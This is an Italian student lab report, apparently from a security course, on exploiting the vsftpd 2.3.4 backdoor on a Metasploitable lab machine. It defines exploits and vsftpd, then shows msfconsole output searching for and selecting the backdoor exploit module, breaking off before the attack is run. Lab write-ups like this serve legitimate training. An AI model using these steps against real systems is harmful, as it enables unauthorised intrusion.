# S7 L1

## Svolgimento Esercizio

Giulia Salani

# Consegna

Traccia:

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd».

Configurare l’indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/).

Chiamate la cartella test_metasploit.

Mettere tutto su un report, spiegare cosa si intende per exploit, cos’è il protocollo attaccato, i vari step.

# Exploit: definizione

Nella **fase di exploit** di un penetration test, gli analisti di sicurezza utilizzano vulnerabilità precedentemente identificate per compromettere sistemi o reti, dimostrando così la presenza di potenziali rischi per la sicurezza.


**Metasploit** è un framework open-source per test di penetrazione e sviluppo di exploit.

Fornisce strumenti per scoprire, sfruttare e correggere le vulnerabilità nei sistemi, contribuendo a migliorare la sicurezza informatica.

# vsftpd: definizione

Il protocollo **vsftpd**, acronimo di "Very Secure File Transfer Protocol Daemon", è un server FTP (File Transfer Protocol) ampiamente utilizzato su sistemi Unix-like.

Progettato per massimizzare la sicurezza, vsftpd si distingue per la sua focalizzazione sulla velocità e la riduzione delle vulnerabilità. Implementa funzionalità avanzate come il supporto SSL/TLS per cifrare la comunicazione, rendendolo una scelta popolare per trasferimenti di file sicuri su reti.




Scansioniamo la macchina target (Meta) con nmap.

Il nostro obiettivo è il servizio ftp e dalla scansione vediamo che è in ascolto sulla porta 21.

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 11:33


kali@kali: ~


File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
     follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          : . `  ;    `  ` --,.._;
          ' `    ,   )   .'
                 `._ ,  '   /_
                    ; ,''-,;' ``-
                     ``-..__``--`

                             https://metasploit.com


      =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

In un altro terminale, con il comando **msfconsole** lanciamo Metasploit Framework.

CTRL (DESTRA)


Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[ metasploit v6.3.50-dev ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
Il comando search vsftpd in msfconsole consente di cercare moduli e exploit relativi al servizio vsftpd.
Notiamo l'exploit #1, che è perfetto per noi.
CTRL (DESTRA)


Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[ metasploit v6.3.50-dev ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
Comunichiamo a Metasploit che dovrà utilizzare quell'exploit.
Comando: use exploit/unix/ftp/vsftpd_234_backdoor.
CTRL (DESTRA)

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 | 11:36

kali@kali: ~

